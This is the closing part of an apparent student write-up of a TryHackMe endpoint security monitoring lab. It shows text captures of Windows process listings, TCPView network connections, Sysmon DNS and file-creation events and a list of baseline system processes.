svchost.exe	384	Running	LOCAL SERVICE	C:\Windows\System32\svchost.exe	C:\Windows\System32\svchost.exe -k LocalServiceNetworkRestricted -p

TCPView - Sysinternals: www.sysinternals.com

File Options Process View Help

Process	PID	Protocol	Local Address	Local Port	Remote A...	Remote Port
svchost.exe	2144	UDP	WIN-100UJBNP9...	ntp	*	*
System	4	UDP	win-1o0ujbnp9g7.l...	netbios-ns	*	*
System	4	UDP	win-1o0ujbnp9g7.l...	netbios-dgm	*	*
chrome.exe	1396	UDP	WIN-100UJBNP9...	5353	*	*
svchost.exe	1344	UDP	WIN-100UJBNP9...	5353	*	*
svchost.exe	1344	UDP	WIN-100UJBNP9...	llmnr	*	*

Image Performance Performance Graph Disk and Network GPU Graph Services Threads TCP/IP Security Environment Strings

Services registered in this process:

Service	Display Name	Path
WebClient	WebClient	C:\Windows\System32\webclnt.dll

Operational Number of events: 222 (!) New events available

Level	Date and Time	Source	Event ID	Task Category
Information	12/18/2020 1:35:12 AM	Sysmon	22	Dns query (rule: DnsQuery)
Information	12/18/2020 1:36:31 AM	Sysmon	22	Dns query (rule: DnsQuery)
Information	12/18/2020 1:43:59 AM	Sysmon	22	Dns query (rule: DnsQuery)
Information	12/18/2020 1:43:59 AM	Sysmon	22	Dns query (rule: DnsQuery)
Information	12/18/2020 1:36:44 AM	Sysmon	22	Dns query (rule: DnsQuery)
Information	12/18/2020 1:46:44 AM	Sysmon	22	Dns query (rule: DnsQuery)
Information	12/18/2020 1:41:44 AM	Sysmon	22	Dns query (rule: DnsQuery)
Information	12/18/2020 1:36:44 AM	Sysmon	22	Dns query (rule: DnsQuery)
Information	12/18/2020 1:37:21 AM	Sysmon	11	File created (rule: FileCreate)
Information	12/18/2020 1:41:43 AM	Sysmon	11	File created (rule: FileCreate)

Baselined Processes.docx

csrss.exe
smss.exe
wininit.exe
winlogon.exe
explorer.exe
svchost.exe

Result:

Thus, the **Endpoint Security Monitoring** room was completed successfully in TryHackMe. Knowledge about endpoint protection, threat detection, monitoring tools, and incident response was gained successfully.